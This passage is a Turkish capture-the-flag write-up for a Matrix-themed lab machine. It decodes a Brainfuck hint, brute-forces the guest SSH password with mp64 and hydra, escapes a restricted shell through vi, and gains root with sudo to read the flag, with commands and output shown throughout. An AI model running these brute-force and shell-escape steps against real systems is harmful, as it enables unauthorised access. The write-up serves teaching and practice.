+[ ->- --<]> ---.< +++[ ->+++ +<]>+ ++.-- .---- ----- .<++ [ ->++ +<]  
+++++ .<++ +++++ +[ ->- ----- --<] >---- ---.< +++++ +++[- >++++ +++  
]>+.< +++[ ->+++ +<]>+ +.<++ +++++ ++[ -> ----- -----< ]>--. <++++ +++  
->+++ +++++ <]>++ +++++ .<++ [ ->++ +<]>+ +++. <++[ ->-- --<]> .<+  
[ ->++ +<]>+ +++. +.<++ +++++ +[ ->- ----- --<]> ----- ---.< +++[- >--  
]>--- .<++ +++++ +[ ->+ +++++ ++<] >++++ ++.<+ ++[ -> ----- <]>-- -.<  
+[ ->+ ++<]> ++.<+ ++[ -> ---<] >---. <++++ +++++[ ->--- ----- <]>-- ---  
-.<++ +++++ +[ ->+ +++++ ++<]> +++++ +++++ +++++ +.<++ +[ ->- --<]> ---  
-.<++ ++[ -> +++++ < ]>++. .++++ .---- ----- .+++.< +++[- >---< ]>--- ---.
```

Output

You can enter into matrix as guest, with password k1110rXX

Çıkan ilk linke tıklıyoruz
ve aynen bizim
şifremizi çözen bir
program olduğunu
görüp şifremizi
çözdürüyoruz.

Görüntüde şifrenin çözülme aşamasını sizde izleyebilirsiniz. Bir kaç dakika sonra çıktı olarak aldığımız mesaj bu:

“You can enter into matrix as guest, with password k1ll0rXX Note: Actually, I forget last two characters so I have replaced with XX try your luck and find correct string of password.”

Mesajda yazdığı gibi kullanıcı adının Guest olduğunu ve şifrenin k1ll0rXX olduğunu görebiliriz. Fakat şifrenin son 2 karakteri XX olarak belirtilerek gizlenmiş. Brute force attack yaparak son iki karakterin ne olduğunu öğrenmeye çalışalım.

```
root@kali:~# mp64 kill0r?a?a >> wordlist
root@kali:~# hydra -l guest -P wordlist ssh://172.16.160.142
```

mp64 komutuyla “k1ll0r” ile başlayan ve 2 tane (?a) belirsiz karakteri olan bir kelime listesi oluşturuyoruz. Hydra bir parola kırma aracıdır. Kullanıcı adını bildiğimiz için SSH portuna oluşturduğumuz wordlist’i kullanarak brute force attack yapıyoruz.

```
->-- 172.16.160.254 00:50:56:e8:b3:b8 VMWare, Inc.
Hydra (http://www.thc.org/thc-hydra) starting at 2019-02-22 15:22:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
e tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 9025 login tries (l:1/p:9025), ~565 tri
sk rootroot@kali:~#
[DATA] attacking ssh://172.16.160.142:22/
[STATUS] 497.00 tries/min, 497 tries in 00:01h, 8529 to do in 00:18h, 16 active
[STATUS] 441.00 tries/min. 1323 tries in 00:03h. 7729 to do in 00:18h, 16 active
[22][ssh] host: 172.16.160.142 login: guest password: kill0r7n
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 13 final worker threads did not complete until end.
[ERROR] 13 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
```

Şifremizi bulduk: k1ll0r7n

Sistemimize giriş yapmayı deneyelim.

```
root@kali:~# ssh guest@172.16.160.142
The authenticity of host '172.16.160.142 (172.16.160.142)' can't be established.
ECDSA key fingerprint is SHA256:BMhL0BAe8UBwzvDNexM7vC3gv9yt01L8etgkkIL8Ipk.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '172.16.160.142' (ECDSA) to the list of known hosts.
guest@172.16.160.142's password:
Last login: Mon Aug  6 16:25:44 2018 from 192.168.56.102
guest@porteus:~$ █
```

Ve girişimizi elde ettik!

```
guest@porteus:~$ whoami
-rbash: whoami: command not found
guest@porteus:~$ cd
-rbash: cd: restricted
guest@porteus:~$ ls
-rbash: /bin/ls: restricted: cannot specify `/' in command names
guest@porteus:~$ pwd
/home/guest
guest@porteus:~$ ls
-rbash: /bin/ls: restricted: cannot specify `/' in command names
guest@porteus:~$ █
```

Yalnız hiçbir bilgi edinemiyoruz...Google'da biraz araştıralım...

Biraz araştırdıktan sonra “sans escaping restricted shells” diye bir yöntem buluyoruz. https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&cad=rja&uact=8&ved=2ahUKEwjZjKrQs8_gAhUh06YKHbHQCXoQFjAAegQIChAB&url=https%3A%2F%2Fpen-testing.sans.org%2Fblog%2F2012%2F06%2F06%2Fescaping-restricted-linux-shells&usg=AOvVaw1PDnRlkVTKORoppWojq5mR websitesinden gerekli bilgileri öğrenebiliriz.

Change PATH or SHELL Environment Variables

Type 'export -p' to see the exported variables in the shell. What this will also show you is which variables are read-only. You'll note that most likely the PATH and SHELL variables are '-rx', which means you execute them, but not write to them. If they are writeable, then you can start giggling now as you'll be able to escape the restricted shell in no time! If the SHELL variable is writeable, you can simply set it to your shell of choice (i.e. sh, bash, ksh, etc...). If the PATH is writeable, then you'll be able to set it to any directory you want. I recommend setting it to one that has commands vulnerable to shell escapes.

“export -p” komutuyla yetkilerimizi öğrenebiliriz ve eğer yazma yetkisi oluşturabilirsek sınırlı kabuğu etkisiz hale getirebiliriz.

```
declare -x LS_OPTIONS="-F -b -Tt -color=auto"
declare -x MAIL="/var/mail/guest"
declare -x MANPATH="/usr/local/man:/usr/man"
declare -x MINICOM="-c on"
declare -x MODDIR="/mnt/sda1/porteus/modules"
declare -x OLDPWD
declare -rx PATH="/home/guest/prog"
declare -x PORTCFG="/mnt/sda1/porteus/porteus-v4.0-x86_64.cfg"
declare -x PORTDIR="/mnt/sda1/porteus"
declare -x PS1="\\\[\\033[01;32m\\]\\u@\\h:\\\\\[\\033[01;32m\\]\\w\\$\\\[\\033[00m\\] "
declare -x PS2=>
declare -x PWD="/home/guest"
declare -rx SHELL="/bin/rbash"
declare -x SHLVL="1"
declare -x SSH_CLIENT="172.16.160.144 57586 22"
declare -x SSH_CONNECTION="172.16.160.144 57586 172.16.160.142 22"
declare -x SSH_TTY="/dev/pts/0"
declare -x TERM="xterm-256color"
declare -x USER="guest"
declare -x VDPAU_DRIVER="va_gl"
declare -x VDPAU_LOG="0"
declare -x XDG_RUNTIME_DIR="/tmp/xdg-runtime-guest"
```

İncelediğimiz sayfada bu methodları read ve execute izinlerimizin bulunduğu { declare -rx PATH="/home/guest/prog" } üzerinde uygulayalım.

Another method is to type:

```
:! /bin/bash
```

```
echo /usr/local/rbin/*
```

```
guest@porteus:~$ echo /home/guest/prog/*  
/home/guest/prog/vi  
guest@porteus:~$ █
```

guest@porteus:~\$ vi

vi dosyasına giriş yapıyoruz ve :!/bin/bash yazıp enter'a bastığımızda bu ekran karşımıza çıkacaktır.

ls komutu ile artık erişimimizin olduğunu görebiliriz.

```
guest@porteus:~$ ls  
Desktop/ Documents_ Downloads/ Music/ Pictures/ Public/ Videos/ prog/
```

Tekrar export komutunu kullanıyoruz ve artık root yetkisi elde edebiliriz.
(Password=k1ll0r7n)

```
guest@porteus:~$ export PATH=/usr/bin/:/bin  
guest@porteus:~$ sudo su  
  
We trust you have received the usual lecture from the local System  
Administrator. It usually boils down to these three things:  
  
#1) Respect the privacy of others.  
#2) Think before you type.  
#3) With great power comes great responsibility.  
  
Password:  
root@porteus:/home/guest# cat /root/flag.txt  
  
EVER REWIND OVER AND OVER AGAIN THROUGH THE  
INITIAL AGENT SMITH/NEO INTERROGATION SCENE  
IN THE MATRIX AND BEAT OFF  
  
WHAT  
NO, ME NEITHER  
IT'S JUST A HYPOTHETICAL QUESTION
```

```
root@porteus:/home/guest#
```

Ve /root/flag.txt dosyasına ulaştık!!!!

Kapanış

Restricted shell ile ilk kez karşılaştım ve çözüm için uğraşırken çok şey öğrendim. Umarım sizin içinde eğlenceli ve öğretici olur!!